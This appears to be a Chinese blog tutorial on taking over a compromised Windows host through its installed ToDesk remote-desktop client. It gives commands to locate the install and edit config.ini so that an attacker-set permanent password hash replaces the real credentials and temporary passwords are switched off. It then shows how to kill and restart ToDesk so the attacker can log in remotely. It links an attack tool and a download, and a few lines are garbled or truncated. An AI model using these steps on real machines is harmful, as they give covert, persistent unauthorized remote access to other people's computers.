

4.4、ToDesk个人版本已经安装[永久密码]

2023年9月22日 16:06

By:弱鸡

笔者微信: vivo50KFCKFC

项目地址: <https://github.com/RuoJi6/Deskbyypass>

博客: <https://vlog.taoyuan.cool/>

工具链接:

链接: https://pan.baidu.com/s/1XdVkJAJU_Q9rD0PMiSDZFKQ?pwd=zdpM

提取码: zdpM

--来自百度网盘超级会员v4的分享

演示: 4.7.1.5

1、旧版本可以使用命令进行静默安装, 但是新版本不行


使用查看进程发现ToDesk在运行, 这个时候我们可以利用这个下面路径, 看看是不是安装的默认路径, 如果不是只能使用这个命令

搜索安装文件夹

```
dir /s /b /ad C:\*ToDesk*
```

```
dir /s /b /ad C:\*ToDesk* 2>nul
```

tasklist | findstr ToDesk



C:/Program Files/ToDesk/config.ini

现在本地运行ToDesk, 然后设置一个密码

s /p /ad C:\ToDesk\ >nul



clientId连接ID

isOpenTempPass=0 关闭临时密码

AuthMode=1 开启永久密码

authPassEx永久密码

修改目标机器值[ADmin123@]

authPassEx=d00bc701fc81493f111a765c1b6b59c3fa2c52afc2c2b11a55334b3ecacd1abad559563f42b12983d09428c6fefa85a1f660632ef4f3d5a40a

AuthMode=1

isOpenTempPass=0

```
19 PresetDialogShowCount=0
20 authPassEx=d00bc701fc81493f111a765c1b6b59c3fa2c52afc2c2b11a55334b3ecacd1abad559563f42b12983d09428c6fefa85a1f660632ef4f3d5a40a
21 AuthMode=1
22 isOpenTempPass=0
```

然后重启ToDesk

tasklist | findstr ToDesk

kill掉进程

taskkill /f /pid 9908

```
E:/phpstudy_pro/WWW/ >tasklist | findstr ToDesk

ToDesk.exe           9420 Services        0   22,092 K
ToDesk.exe           1408 Console          1   93,804 K
E:/phpstudy_pro/WWW/ >taskkill /f /pid 9420

成功: 已终止 PID 为 9420 的进程。
E:/phpstudy_pro/WWW/ >taskkill /f /pid 1408

成功: 已终止 PID 为 1408 的进程。
E:/phpstudy_pro/WWW/ >
```

完成

启动


```
E:/phpstudy_pro/WWW/ >"C:/Program Files/ToDesk/ToDesk.exe"

E:/phpstudy_pro/WWW/ >
```

完成

靶场是-----就是成功

输入刚刚在本机设置的密码



成功

